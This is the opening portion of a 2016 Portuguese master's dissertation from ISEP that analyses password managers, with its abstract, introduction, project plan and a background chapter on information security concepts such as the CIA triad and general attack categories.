INSTITUTO SUPERIOR DE ENGENHARIA DO PORTO
MESTRADO EM ENGENHARIA INFORMÁTICA




Análise da Gestão de Palavras-Chave

FRANCISCO NOGUEIRA REGUEIRO DE AZEVEDO AREIAS
Outubro de 2016

POLITÉCNICO
DO PORTO

Instituto Superior de Engenharia do Porto

Análise da Gestão de Palavras-Chave

Francisco Nogueira Regueiro de Azevedo Areias

Dissertação para obtenção do Grau de Mestre em Engenharia Informática, Área de Especialização em Sistemas Computacionais

Orientador: Prof. Jorge Manuel Canelhas Pinto Leite

Coorientador: Prof. António Manuel Cardoso da Costa

Porto, outubro 2016

À minha família e amigos por todo o apoio incondicional.

Resumo

Gradualmente, tem-se vindo a verificar que a informação pertencente aos diversos utilizadores da *Internet* está cada vez mais exposta a ataques. Estas invasões comprometem os seus dados, e, para isso, têm surgido algumas respostas, tais como a segurança da informação. Um dos fatores que se destaca e que está relacionado com esta é a autenticidade. Técnicas de biometria e chaves eletrónicas são exemplos usados para a assegurar, na informação. Porém, o mecanismo que mais sobressai é a utilização de um par constituído por nome de utilizador e palavra-chave. Contudo, este tem revelado alguns problemas associados.

Ora, se é usado um único segredo para salvaguardar todos os recursos privados, e este é descoberto, a informação do utilizador estará inteiramente comprometida. Já no caso de serem empregues múltiplas *passwords*, corre-se o risco de haver o esquecimento das credenciais de acesso. Por outro lado, existem inconvenientes se estas são curtas (facilmente encontradas) ou longas (difíceis de memorizar). Dadas as situações relatadas, têm vindo a ser aplicados gestores de palavras-chave. Tais métodos permitem o armazenamento dos segredos, bem como a sua criação, podendo estes ter vários tipos de resoluções, variando entre técnicas locais, móveis, ou até mesmo baseadas na *web*. Todas elas possuem vantagens (dependendo do cenário), assim como desvantagens comuns.

De forma a verificar se estas ferramentas disponibilizam a segurança prometida, foi executada uma análise intensiva a alguns programas, escolhidos pelo seu desempenho e notoriedade, que já se encontram no mercado. Caso não se mostrassem eficazes, seria proposta uma aplicação, com vista a resolver os problemas descobertos. Porém, concluiu-se que já existe um mecanismo que oferece a salvaguarda pretendida. Assim, foi feito unicamente um estudo sobre as abordagens que podem ser adotadas, destacando a que se apresentou como mais adequada.

Palavras-chave: Autenticação, gestão, segurança

Abstract

It has been verified, gradually, that information belonging to different Internet users, is increasingly exposed to attacks. These invasions compromise their data, and so, some answers have arisen, such as information security. One of the most important factors, related to this concept, is authenticity. Biometrics and security tokens are examples used to ensure it. However, the mechanism that stands out more, is the pair composed by a username and password. Nevertheless, this has revealed some problems.

If a single secret is used to protect all the websites, and it's discovered, users' information will be fully compromised. If there are used multiple passwords, there may be a risk of forgetting access credentials. On the other hand, there are drawbacks if they are short (easily found) or long (hard to remember). Considering the reported statements, password managers have been applied. Such methods allow to store and generate passwords, and can have different types of solutions, ranging between local, mobile or even web-based. All of these have advantages (depending on the scenario), as well as common disadvantages.

In order to check if these tools offer the promised security, it was performed an intensive analysis to some programs, chosen by their performance and reputation, that are already on the market. If they proved to be ineffective, an application to solve the discovered problems would be proposed. However, it was concluded that a mechanism providing the desired protection, already exists. Thereby, it was only conducted a study about the approaches that can be adopted, pointing out the one that was presented as more appropriate.

Keywords: Authentication, management, security

Agradecimentos

Após a realização do projeto é impossível esquecer todas as pessoas que deram o seu apoio, coragem e força, e transmitiram os ensinamentos ao longo deste período.

Quero agradecer especialmente ao meu orientador, Professor Jorge Pinto Leite, que sempre me auxiliou e me guiou para que pudesse executar as diversas tarefas da melhor maneira.

Ao meu coorientador, Professor António Costa, por que esteve sempre disponível quando precisei de ajuda nas diversas fases da minha dissertação.

Às Professoras Elsa Gomes e Susana Nicola, que apesar de não ser minhas orientadoras diretas, ajudaram-me a melhorar o meu trabalho.

Aos meus amigos e colegas, por toda a ajuda e confiança que me conseguiram dar ao longo do projeto.

Aos meus pais e irmã pela orientação e paciência, em todos os momentos passados neste período da minha vida.

E, finalmente, não poderia deixar de esquecer do resto da minha família, em especial aos meus avós que sempre acreditaram em mim.

Índice

Lista de Figuras

Lista de Tabelas

Acrónimos e Símbolos

Lista de Acrónimos

2FA	*Two-Factor Authentication*
3DES	*Triple Data Encryption Standard*
AC	Autoridade de Certificação
AES	*Advanced Encryption Standard*
AHP	*Analytic Hierarchy Process*
ARCON	*A Reference Model for Collaborative Networks*
BLOB	*Binary Large Object*
BTP	*Biometric Template Protection*
C#	*C Sharp*
CBC	*Cipher Block Chaining*
CIA	*Confidentiality, Integrity and Availability*
CID	Confidencialidade, Integridade e Disponibilidade
CMDVC	*Conceptual Model for Decomposing Value for the Customer*
CRM	*Customer Relationship Management*
CSPRNG	*Cryptographically Secure Pseudo-Random Number Generator*
CSV	*Comma-Separated Values*
CTR	*Counter Mode*
DAD	*Disclosure, Alteration and Denial*
DES	*Data Encryption Standard*
DLL	*Dynamic-Link Library*
DoS	*Denial of Service*
DPAPI	*Data Protection Application Programming Interface*
DROWN	*Decrypting RSA with Obsolete and Weakened Encryption*

ECB	*Electronic Code Book*
ECDH	*Elliptic Curve Diffie-Hellman*
FREAK	*Factoring RSA Export Keys*
GCM	*Galois/Counter Mode*
GMAC	*Galois Message Authentication Code*
HMAC-SHA	*Hash-Based Message Authentication Code using Secure Hash Algorithm*
HSTS	*Hypertext Transfer Protocol Strict Transport Security*
HTML	*Hypertext Markup Language*
HTTP	*Hypertext Transfer Protocol*
HTTPS	*Hypertext Transfer Protocol Secure*
IDE	*Integrated Development Environment*
ISO/IEC	*International Organization for Standardization/International Electrotechnical Commission*
KSA	*Key-Scheduling Algorithm*
LSA	*Local Security Authority*
MAC	*Message Authentication Code*
MD5	*Message-Digest Algorithm 5*
MFA	*Multiple-Factor Authentication*
OTP	*One-Time Password*
PBKDF2	*Password-Based Key Derivation Function v2.0*
PHT	*Pseudo-Hadamard Transform*
POODLE	*Padding Oracle on Downgraded Legacy Encryption*
PRGA	*Pseudo-Random Generation Algorithm*
RC4	*Rivest Cipher 4*
RSA	*Rivest, Shamir and Adleman Algorithm*
SCSV	*Signaling Cipher Suite Value*
SFA	*Single-Factor Authentication*

SHA	*Secure Hash Algorithm*
SSL	*Secure Sockets Layer*
SSO	*Single Sign-On*
TLS	*Transport Layer Security*
TLV	*Type-Length-Value*
TTP	*Trusted Third Party*
UAC	*User Account Control*
USB	*Universal Serial Bus*
UUID	*Universally Unique Identifier*
XML	*Extensible Markup Language*
XSS	*Cross-Site Scripting*

1 Introdução

"Great things are not done by impulse,
but by a series of small things brought together"

Vincent Van Gogh

No primeiro capítulo será introduzido o tema do documento, bem como o que se pretende deste. Assim, esta parte está dividida em diversas secções. Primeiro, é feito um enquadramento e é explicada a motivação por detrás da execução do projeto; de seguida, é indicada uma pequena síntese do que vai ser abordado no capítulo de análise de valor; depois é realizada uma breve exposição sobre as metas e contributos do trabalho em causa; posteriormente, é dada a planificação aplicada; e, finalmente, é disponibilizada a estrutura da dissertação.

1.1 Contexto e Motivação

A informação é um elemento fulcral no dia-a-dia do ser humano, uma vez que se encontra presente em grande parte das atividades da sua vida (Case 2012). Esta pode ser adquirida e transmitida através de inúmeros meios (pessoa a pessoa, bibliotecas, etc.), e obtém um determinado valor, consoante o seu conteúdo (Mir, Wani & Ibrahim 2013; Whitman & Mattord 2011). Devido à importância deste, o seu valor tem vindo a aumentar, pelo que tem sido alvo de cada vez mais ataques (Collins 2016). Assim, torna-se essencial o desenvolvimento e utilização de técnicas de salvaguarda, como é o caso da segurança da informação (Andress 2014).

Esta, normalmente, é aplicada através da garantia de características como a confidencialidade, integridade e disponibilidade (sendo estes os seus pilares). Contudo, existem outros fatores que devem ser considerados, como é o caso da autenticidade, que assegura que a informação se encontra num estado genuíno (Parker 2010). Este fator está intimamente ligado ao ato de

autenticação, onde credenciais, objetos ou atributos humanos são usados para o acesso a determinados dados (Andress 2014; Pfleeger, Pfleeger & Margulies 2015).

Isto pode ser feito usando diferentes metodologias, sendo a mais empregue, a aplicação de um nome de utilizador e uma palavra-chave (Lawless Research 2016). Apesar de esta ser a forma mais comum, possui vários problemas relacionados com a sua gestão. Pode não ser seguro usar uma senha única para se proceder à autenticação, bem como pode ser complexo recorrer a várias. Por outro lado, se os segredos forem simples, podem ser facilmente descobertos, enquanto se forem longos, são difíceis de decorar. Para resolver estas dificuldades, surgiram os denominados *gestores de palavras-chave* (Aliasgari, Sabol & Sharma 2015; Juels & Ristenpart 2014). Estes mecanismos podem assumir várias formas (móveis, locais ou baseados na *web*), tendo cada um as suas vantagens e inconvenientes (Fahl et al. 2013; Karole, Saxena & Christin 2011). Com a evolução tecnológica, têm-se verificado mais adversidades, tais como as relatadas no artigo de Martin Vigo e Alberto Garcia, onde são descritos problemas sérios na ferramenta LastPass[1] (Vigo 2015).

Assim, torna-se interessante fazer uma análise aos programas que já se encontram no mercado, para desvendar, se de facto, os *password managers* trazem a segurança desejada aos seus utilizadores.

1.2 Resumo da Análise de Valor

Para que o objetivo descrito seja atingido com sucesso, é necessário compreender o significado de *valor*, pois só deste modo é que se conseguirá oferecer algo de qualidade. Este pode assumir várias interpretações, visto que existem múltiplas teorias para diversos autores e alturas temporais (Rokeach 1973; Teece 2010). No entanto, em todas elas está implicitamente definido valor desejado e percebido (Broekhuizen 2006).

De uma maneira simplista, estas definições indicam, respetivamente, o que é esperado e a diferença entre os ganhos e os custos entendidos pelo consumidor (Bajs 2015). Por exemplo, para este projeto, podem ser vistos benefícios (qualidade, segurança e conforto) e sacrifícios (tempo despendido para entender o tema do trabalho). Tais elementos, segundo Tony Woodall, podem ser dispostos temporalmente, nas seguintes fases: pré-aquisição, tempo de transação, pós-venda e após utilização. Para além disso, o autor também estabeleceu um conjunto diferente de classificações para o valor (líquido, de *marketing*, de venda, racional e derivado), denominadas de *formas de valor* (Woodall 2003). Todos estes conceitos estão na base das redes de valor e colaboração (Nicola, Ferreira & Ferreira 2012).

As primeiras caracterizam-se por serem constituídas por um conjunto de entidades que produz valor para elas e para os seus clientes (Tapscott, Ticoll & Lowy 2000). Já as restantes, baseiam-se na entreajuda de um grupo de pessoas/empresas, de forma a alcançarem objetivos

[1] Fonte: https://lastpass.com/pt-pt/ (agosto 2016)

compatíveis. Ora, visto que estas últimas estão intimamente ligadas a processos complexos (interligação de indivíduos e colaboração), viu-se necessário estabelecer modelos que descomplicassem estas atividades (Nicola, Ferreira & Ferreira 2012). Assim, foi elaborado o ARCON (*A Reference Model for Collaborative Networks*), que se trata de um esquema que representa três perspetivas: temporal, estrutural e interna/externa (Camarinha-Matos & Afsarmanesh 2008). Este, pode ainda ser usado em desenhos mais completos, como o CMDVC (ou *Conceptual Model for Decomposing Value for the Customer*) que é empregue para proceder à criação de valor para o cliente (Nicola, Ferreira & Ferreira 2012). Normalmente, esta prática é realizada quando se prevê uma negociação. Esta não é mais do que um acordo entre duas entidades, em que o resultado nem sempre é o esperado (Lax & Sebenius 1986; Nicola, Ferreira & Ferreira 2010). Por vezes, poderá nem haver negócio. Outras situações, como uma vantagem esmagadora para uma instituição, ou um ganho máximo para as duas partes, são cenários igualmente aceitáveis (Carnevale & Pruitt 1992). Note-se, além disso, que numa qualquer negociação, devem ser pensados e examinados os elementos que devem ser concluídos desta. Para isso, deverão ser aplicadas técnicas que facilitam esta análise, ou seja, técnicas analíticas para o tratamento de informação (Shyur & Shih 2015).

Por fim, há que salientar que a compreensão do negócio é vital para o estabelecimento de acordos. Para tal, foi concebido por Alexander Osterwalder e Yves Pigneur, um modelo constituído por nove tópicos (segmento de clientes; proposta de valor; relacionamento com clientes; canais; fontes de receita; atividades-, recursos- e parcerias-chave; e estrutura de custos), que soluciona essa necessidade (Osterwalder & Pigneur 2010). Este é de maior importância e deve ser usado sempre que possível.

1.3 Contributos e Objetivos

De forma clara, os principais contributos que são oferecidos por este documento são:

- Pesquisa com foco na salvaguarda da informação, apresentando ao leitor um panorama geral do que é frequentemente usado;
- Seleção e estudo de três gestores de palavras-chave, que são vistos como os mais apropriados para segurança dos dados;
- Estudo conclusivo que valida se os mecanismos (já integrados no mercado), com o intuito de proteger os dados sensíveis dos utilizadores, são plenamente confiáveis e seguros;
- Potencial implementação de uma aplicação, que resolva os possíveis riscos existentes nos programas disponíveis no mercado.

Há que destacar que os três primeiros tópicos serão expostos na presente dissertação, enquanto o último, apesar de ter a sua estrutura descrita na mesma, obterá a forma final de um *software*.

Atendendo a tais propostas, devem ser entendidos como objetivos pessoais principais do trabalho:

- A consolidação de conhecimento adquirido ao longo do período académico;
- Aquisição de nova informação referente à área de segurança informática;
- E conceção de uma análise (e aplicação) com a melhor qualidade possível (atendendo aos recursos disponíveis).

1.4 Planeamento

Para que todos os objetivos fossem alcançados, após um levantamento dos requisitos necessários foi efetuada uma planificação do trabalho a ser realizado. Assim, foram cumpridas as datas que são assinaladas na Tabela 1.

Tabela 1 – Escalonamento de tarefas do projeto

Mês/Ano	Dia	Evento
outubro/2015	15	Início da estruturação da dissertação
	23	Data de entrega de formalização do relatório
novembro/2015	5 e 12	Módulo de análise de problemas via pensamento crítico
	18	Módulo de pesquisa e recolha de informação
	24	Início da descrição do estado da arte (P1.1)
	25	Módulo de escrita técnico-científica
dezembro/2015	10, 16 e 17	Módulo de experimentação e avaliação
	24	Início da exposição de testes (P1.1)
janeiro/2016	5, 6, 12 e 13	Módulo de análise de valor de negócio
	2	Início da escrita sobre o projeto (P1.1)
	21	Início da explicação da análise de valor (P1.1)
fevereiro/2016	7	Escrita da introdução, conclusão e resumo/*abstract* (P1.1)
	14	Data da entrega de P1.1
	15	Início das correções necessárias para P1.2
abril/2016	18	Início da análise dos gestores de palavras-chave (P2)
julho/2016	16	Início da fase de testes/questionários (P2)
agosto/2016	4	Início da reescrita da introdução, conclusão e resumo/*abstract* (P2)
	21	Finalização da escrita da dissertação

1.5 Organização do Documento

Este documento encontra-se estruturado em 7 capítulos:

Neste primeiro, é efetuada uma introdução ao tema do trabalho em questão. É exposta uma pequena contextualização, explicada a motivação vista para a elaboração da dissertação, indicada uma síntese da relevância da análise de valor, esclarecidos os contributos e os objetivos, e distribuída uma tabela elucidativa das atividades executadas ao longo do tempo.

O seguinte começa por abordar a importância da informação. Depois é explicada como é realizada a sua segurança, descrevendo pormenorizadamente o que é, o seu ciclo de vida, os seus pilares e os fatores adicionais. Por fim, termina com a exposição de um dos atributos mais pertinentes para esta.

No terceiro capítulo é mencionado um exemplo de um mecanismo que suporta a salvaguarda dos dados. Aqui é feita uma explicação, que referencia o interesse visto nos gestores de palavras-chave, bem como é elaborada uma caracterização destes.

Na quarta parte do documento é discutida a necessidade da proposta de valor, os ganhos e custos envolvidos, os possíveis cenários de negócio, um método analítico para o tratamento dos dados, e um modelo padrão para a representação de um empreendimento.

No quinto capítulo é feita uma investigação aprofundada a três gestores de senhas, que foram vistos como os mais utilizados e com melhor desempenho.

O penúltimo, expõe os resultados de alguns testes que foram concebidos (para experimentar os algoritmos dos programas analisados previamente), assim como de dois inquéritos, relativos aos hábitos de autenticação das pessoas.

O capítulo final apresenta todas as conclusões retiradas do que foi realizado, bem como o trabalho que se prevê para o futuro.

1.6 Resumo da Introdução

Neste capítulo inicial, foi dada uma visão geral do que se vai abordar na dissertação em causa. Começou-se por fazer um enquadramento ao tema do trabalho, demonstrando que o projeto está inteiramente ligado a segurança da informação. Esta prática está relacionada com o conceito de *autenticação*, que por sua vez, tem assumido uma grande importância para a sociedade, sendo adotados mecanismos que permitem a sua realização. Entre essas ferramentas, encontram-se os gestores de palavras-chave, que são um método muito comum para a administração de senhas, que são empregues localmente e na *web*. Contudo, estão associados a alguns problemas, pelo que se torna necessário investigar se, ajudam de facto, os seus utilizadores a salvaguardarem as suas credenciais.

Assim, é sugerida uma análise a alguns dos programas mais conhecidos e úteis de modo a comprovar se estes já fornecem uma proteção consistente dos dados, ou se não são capazes de a garantir. Caso se confirme esta última situação, será ainda aconselhada uma aplicação, que tentará corrigir o máximo de ameaças existentes.

Para que o que foi explicado seja possível, é fundamental estabelecer algumas regras para o empreendimento em causa, pelo que é da maior relevância desenvolver um modelo que permita perceber a sua concretização. Tal será explicado posteriormente, na secção de Análise de Valor.

Além disto, viu-se como essencial o estabelecimento de um planeamento que favorece a realização de tarefas, nos devidos prazos. O período de trabalho estipulado é iniciado em outubro de 2015, acabando em agosto de 2016. Neste espaço temporal, foram admitidas diversas metas, sendo estas cumpridas integralmente.

No final desta parte, é dada a estrutura do relatório, sendo sintetizado o conteúdo de cada capítulo. Inicialmente, pretende-se dar uma contextualização detalhada do problema em questão; depois, deseja-se expor uma análise do valor do negócio; em seguida é proposta a inspeção e avaliação referida; finalmente serão indicadas as conclusões finais.

2 Autenticidade da Informação

Este capítulo é o ponto de partida para a descrição do conteúdo do projeto, pois aqui são apresentados os conceitos fundamentais do trabalho. Tais elementos permitem perceber a relevância da abordagem ao tema, e estão ordenados em termos de subjetividade, ou seja, parte-se de um meio mais concreto, para um mais abstrato. Tendo isto em conta, vai-se explicar o que é informação, a sua importância, que classificações existem para os diferentes tipos, aonde é que pode ser encontrada e como se processa o seu armazenamento.

Ora, com o passar do tempo, este recurso obteve uma maior importância, necessitando de ser salvaguardado. Por isso, na secção seguinte, são mencionados três fatores que, em conjunto, formam a base para a proteção dos dados de qualquer indivíduo ou organização. Porém, esses elementos nem sempre são suficientes para proporcionar a segurança pretendida. Assim, são considerados aspetos adicionais (como é o caso da autenticidade), que complementam a estrutura principal. O exemplo exposto destaca-se dos demais, por ser o cerne de um grande número de problemas. Devido a isso, constituirá o tópico final do capítulo. Neste último, serão também indicados os mecanismos que tentam consertar a situação.

2.1 Informação

Ao pesquisar-se pela palavra *informação* descobrem-se opiniões bastante subjetivas. Isto deve-se ao facto de serem admitidas diversas teorias para a sua representação e serem aplicadas múltiplas áreas de estudo (Case 2012). Em linhas gerais, esta não é mais do que uma "instrução, conhecimento", como é referido na Grande Enciclopédia Portuguesa e Brasileira (s.d.). Todavia, a definição pode ser alargada para um "elemento particular de conhecimento que se tem ou se transmite", como é citado no Dicionário da Língua Portuguesa Contemporânea da Academia das Ciências de Lisboa (2001).

Para além destas, existem muitas outras maneiras de a descrever, sendo que todas elas divergem. Contudo, é unânime a importância daquele conceito, bem como a atribuição de um

determinado valor. Este será elevado ou reduzido, consoante a pertinência e as alterações feitas no conteúdo dos dados (Whitman & Mattord 2011). Habitualmente, a informação que assume maior valor é a pessoal, pois está intimamente ligada ao próprio indivíduo. Esta é classificada como geral ou sensível, dependendo do grau de sigilo que deve ser aplicado ao seu conteúdo. No primeiro caso, à partida, não existe nenhum inconveniente na sua distribuição. Já no segundo, é necessário reservar a comunicação do conhecimento, uma vez que esta deve ser o mais confidencial possível. Sabendo isto, constata-se que os números de identificação são um exemplo a incluir nesta categoria (Wang, Li & Cheng 2014).

A informação normalmente é encontrada e divulgada de múltiplas formas (bibliotecas, meios de comunicação ou pessoas conhecidas), que no dia-a-dia são bastante acessíveis e foram evoluindo ao longo do tempo (Mir, Wani & Ibrahim 2013). Antigamente usavam-se técnicas físicas para a transmissão e armazenamento dos dados. Porém, atualmente, não se recorre muito a estas opções, tendo em conta o aparecimento dos computadores. Estes facilitam a troca e a salvaguarda dos elementos, de forma abismal (Aspray 2013). Mais especificamente, a *Internet* tem sido progressiva e rapidamente utilizada para a pesquisa e partilha de conhecimento, passando-se para uma era cada vez mais digital. Apesar da transição de real para virtual poder ser benéfica de diversas maneiras, resulta também em inúmeros problemas (Collins 2016). Assim, o roubo de dados pessoais tornou-se bastante comum e tem-se vindo a intensificar (Rao & Nayak 2014). Por esta razão, têm-se adotado métodos de salvaguarda. Um dos conceitos que está intimamente associado a este género de questões é o da *segurança da informação* (Andress 2014).

2.2 Segurança da Informação

Atendendo ao que foi enunciado, é fundamental que cada indivíduo seja capaz de proteger os seus dados, sendo adotados procedimentos de salvaguarda para a sua proteção, como é o caso da segurança da informação. Esta é muito usada e conhecida e, por isso, será descrita no presente capítulo. Aqui, vai ser apresentada a sua definição, um modelo constituído com algumas das etapas possíveis, a tríade CID (Confidencialidade, Integridade e Disponibilidade) e, finalmente, possíveis elementos que complementam este último conjunto.

2.2.1 Conceito e Ciclo de Vida

A segurança da informação pode ser definida como a prática de técnicas que tentam assegurar que determinados aspetos críticos são estabelecidos, salvaguardando os recursos (*software* e/ou *hardware*) mais preciosos para o indivíduo ou organização (Andress 2014; Crossler et al. 2013; Peltier 2013; Rao & Nayak 2014). Ou seja, aquela defesa visa a evasão de qualquer ameaça aos fatores essenciais, que surja associada a um dado ambiente. Entende-se por ameaça, uma entidade, pessoa ou objeto, que se apresenta como um problema, isto é, que possa causar algum tipo de dano a um sistema (Andress 2014; Rao & Nayak 2014; Sari 2012). Esta pode ser classificada de várias maneiras: como interna ou externa (dependendo, se a fonte

de perigo se encontra dentro ou fora do meio, onde a máquina está inserida); e como passiva ou ativa, caso seja despoletada devido a erro ou causa natural, ou por alguém mal-intencionado (frequente denominado de atacante), respetivamente (Rao & Nayak 2014; Sari 2012).

Para dar resposta às possíveis coações, Chi-Chun Lo e Wan-Jia Chen (Lo & Chen 2012), entre outros autores (Yang, Shieh & Tzeng 2013), propuseram um conjunto de estratégias que pretendem atingir a estabilidade de um sistema. Apesar de todos oferecerem modelos consistentes e eficazes, o que foi publicado por Ilona Ilvonen e os seus colegas (Ilvonen et al. 2015) é dos mais recentes e completos até ao momento (podendo isto ser comprovado relacionando-o com os outros já existentes). Por essa razão foi o selecionado para ser explicado.

O paradigma previamente apresentado é constituído por 7 fases, tal como é percetível no diagrama de atividades disposto na Figura 1: deteção do problema/necessidade, identificação de informação relevante, reconhecimento das ameaças e dos seus agentes, análise de risco, exame de custos/benefícios, implementação, e por fim, controlo.

O primeiro passo deste ciclo passa pelo reconhecimento dos fatores de negócio que devem ser trabalhados. É neste momento que se definem os objetivos e as pessoas que devem ser integradas no processo, devendo também ser ponderados alguns benefícios que são esperados.

Na etapa seguinte, é concretizada uma recolha dos recursos que são mais pertinentes, tendo em conta o que foi especificado na atividade anterior. Aqueles são considerados de maior importância para a organização e, por isso, devem ser protegidos a todo o custo.

O terceiro estágio consiste no reconhecimento das possíveis coações, bem como de agentes (pessoas/entidades ou eventos naturais que as exploram) que criam algum perigo ao negócio, afetando aquilo que foi pensado na última etapa. É fundamental entender que mesmo as ameaças mais invulgares podem ocorrer e, por isso, não devem ser menosprezadas (Ilvonen et al. 2015).

Posteriormente, é feita uma análise para pensar em riscos que possam vir a existir, como consequência do que foi determinado previamente. Neste exame, risco pode ser visto como o resultado obtido a partir do confronto das consequências das ameaças e da probabilidade de tais acontecerem (Ilvonen et al. 2015; Peltier 2013).

Na quinta parte do processo, deve ser feito um equilíbrio entre os custos e os benefícios que estão associados às resoluções disponíveis para os riscos estudados e, a partir daí, fazer uma verificação do melhor caso. Este será implementado no próximo estágio (mitigação).

Finalmente, após estarem os mecanismos devidamente desenvolvidos, estes devem ser monitorizados, surgindo assim a última fase do ciclo. Esta torna o negócio mais proactivo na medida em que, sempre que haja alguma alteração na estrutura do negócio, os riscos devem ser reavaliados, mantendo o sistema numa forma consistente. Para além disso, há que salientar que, a qualquer momento, é possível retroceder para o primeiro passo, caso seja preciso repensar os fatores iniciais (Ilvonen et al. 2015).



Figura 1 – Diagrama de atividade referente à defesa da informação (Ilvonen et al. 2015)

2.2.2 Tríade CID

Tal como foi afirmado no início da secção 2.2.1, a segurança da informação é uma prática que exige um grupo de propriedades básicas, sendo estas diferenciadas pelas suas funcionalidades e pelos objetivos que se pretendem atingir. As características que são consideradas como mais elementares e críticas estão integradas na denominada *tríade CID* (Confidencialidade, Integridade e Disponibilidade), ou CIA (*Confidentiality, Integrity and Availability*) em inglês (Gregory 2015). Estas três, por vezes, possuem definições distintas para diferentes contextos (Rao & Nayak 2014). No entanto, neste documento, vão ser usados os conceitos que são direcionados à segurança de informação, guiados pelo padrão ISO/IEC 27000:2016 (ISO/IEC 2016). Assim, a confidencialidade trata-se do primeiro elemento do conjunto anteriormente enunciado. Esta tem como objetivo a proteção contra acessos indevidos e prevenção de fugas de informação (Andress 2014; Gregory 2015; ISO/IEC 2016; Peltier 2013; Rao & Nayak 2014). Habitualmente, estas situações de extravasamentos sucedem-se por engano (por exemplo,

pelo envio de dados secretos a pessoas indevidas) ou, até mesmo, intencionalmente (Whitman & Mattord 2011). Esta propriedade está, portanto, inteiramente ligada aos controlos de acessos (Singer & Friedman 2014). Aliás, o conceito em causa surgiu devido à restrição de permissões dadas pelas unidades militares, para que, a informação preservada se mantivesse secreta (Bishop 2004). Esta prática, ainda hoje é usada como um exemplo de aplicação para se obter esta finalidade (Hur & Kang 2014). Normalmente é esperado que, até mesmo pequenas empresas utilizem formas que a assegurem. Para estes casos, são executadas frequentemente técnicas como o armazenamento seguro de documentos ou implementação de políticas de salvaguarda, como modo de prevenção a eventuais ataques (Singer & Friedman 2014; Whitman & Mattord 2011). Existem inúmeros perigos possíveis contra o conceito em questão, todavia exercícios como a engenharia social (em que um indivíduo é persuadido a indicar detalhes da segurança de um sistema) e a monitorização das comunicações, destacam-se das demais, por serem mais comuns (Bullée et al. 2015; Sequeira 2012; Vacca 2014).

Passando ao segundo fator da tríade CID (integridade), este procura garantir que os dados estão completos e que se encontram num estado exato, ou seja, não foram destruídos nem corrompidos (Andress 2014; ISO/IEC 2016; Peltier 2013; Rao & Nayak 2014). Tal corrupção pode acontecer quer quando a informação é armazenada, quer quando esta é transmitida (Pathak & Padmavathi 2014). Para além do que foi enunciado, assume-se que a propriedade em causa é mais subjetiva que a anterior, pois lida com tópicos abstratos, como a credibilidade. Esta, por sua vez, levanta sérias questões de segurança, na medida em que nem sempre o que se diz ser verdadeiro o é. Visto isto, normalmente recorre-se a dois tipos de procedimentos para contornar estes obstáculos, sendo estas categorizadas em métodos de prevenção e de deteção.

Os mecanismos de prevenção proporcionam uma gestão da informação pelo controlo de tentativas de alteração desta (restrição de acessos). Assim, certas organizações, de maneira exemplar, limitam determinados recursos a um pequeno número de indivíduos, uma vez que não se espera que todos os funcionários trabalhem na mesma área. Já as estratégias de deteção são uma opção onde se valida a integridade. Esta forma tenta unicamente notificar os utilizadores se a fonte é fiável, e não implementar uma solução de salvaguarda (Bishop 2004; Chin & Older 2011).

Para a aplicação da característica em questão, emprega-se, muitas vezes, *file hashing*, onde os ficheiros são submetidos a um algoritmo de *hashing*. Ao resultado deste dá-se o nome de *hash*, que representa um valor genuíno, atribuído consoante o conteúdo do ficheiro. O que quer dizer que, ao se aplicar tal técnica em momentos temporais distintos, é possível perceber se a fonte de dados foi adulterada (Stewart, Chapple & Gibson 2012; Whitman & Mattord 2011).

Diversos ataques são executados para contrariar a integridade. A distribuição de um vírus ou a realização de ataques *man-in-the-middle* (existência de um intermediário nas comunicações, que tem a opção de alterar as mensagens passadas) são métodos muito frequentes para implicar algum dano aos sistemas (Yang et al. 2012).

Por fim, e para completar a lista dos pilares da segurança da informação, surge a disponibilidade. Este fator existe sempre que se consiga garantir que um utilizador legal tenha acesso aos dados, de modo fiável, num formato minimamente correto e no preciso momento em que são requisitados (Andress 2014; Chin & Older 2011; Gregory 2015; Peltier 2013; Rao & Nayak 2014; Stewart, Chapple & Gibson 2012). Tendo estes detalhes em conta, ataques do tipo negação de serviço (DoS) afetam a disponibilidade (Andress 2014; Peltier 2013; Sequeira 2012). Estas investidas consistem na ocupação de recursos de uma dada rede ou sistema, variando habitualmente entre memórias, fontes de energia e largura de banda (Jover 2013; Kanthe, Simunic & Djurek 2012; Sequeira 2012). Este género de violações pode ser realizado em três zonas distintas: na fonte, no destino e na comunicação intermédia. No primeiro caso é aplicado um método, onde o servidor não é capaz de adquirir os meios necessários para a realização do serviço. Já no segundo, surge a quebra de ligação do servidor para o exterior. Na última situação, as mensagens do servidor, do cliente, ou de ambos são descartadas (Bishop 2004; Yan et al. 2016; Zargar, Joshi & Tipper 2013).

Para que a disponibilidade de um sistema não seja comprometida por ataques como o mencionado, devem ser adotadas algumas medidas de prevenção. Tal é possível, pelo uso de mecanismos redundantes (que garantem que não há pontos únicos de falha) ou adoção de procedimentos de salvaguarda de informação, como por exemplo, replicação de bases de dados (Gregory 2015). O funcionamento de um *site* de apostas é um exemplo que necessita de recorrer a estas estratégias. Os utilizadores devem poder requisitar qualquer modalidade, jogo ou aposta a qualquer momento, nunca esquecendo também que tudo deve ser apresentado no idioma que eles queiram e com os valores atualizados (Kim & Solomon 2014).

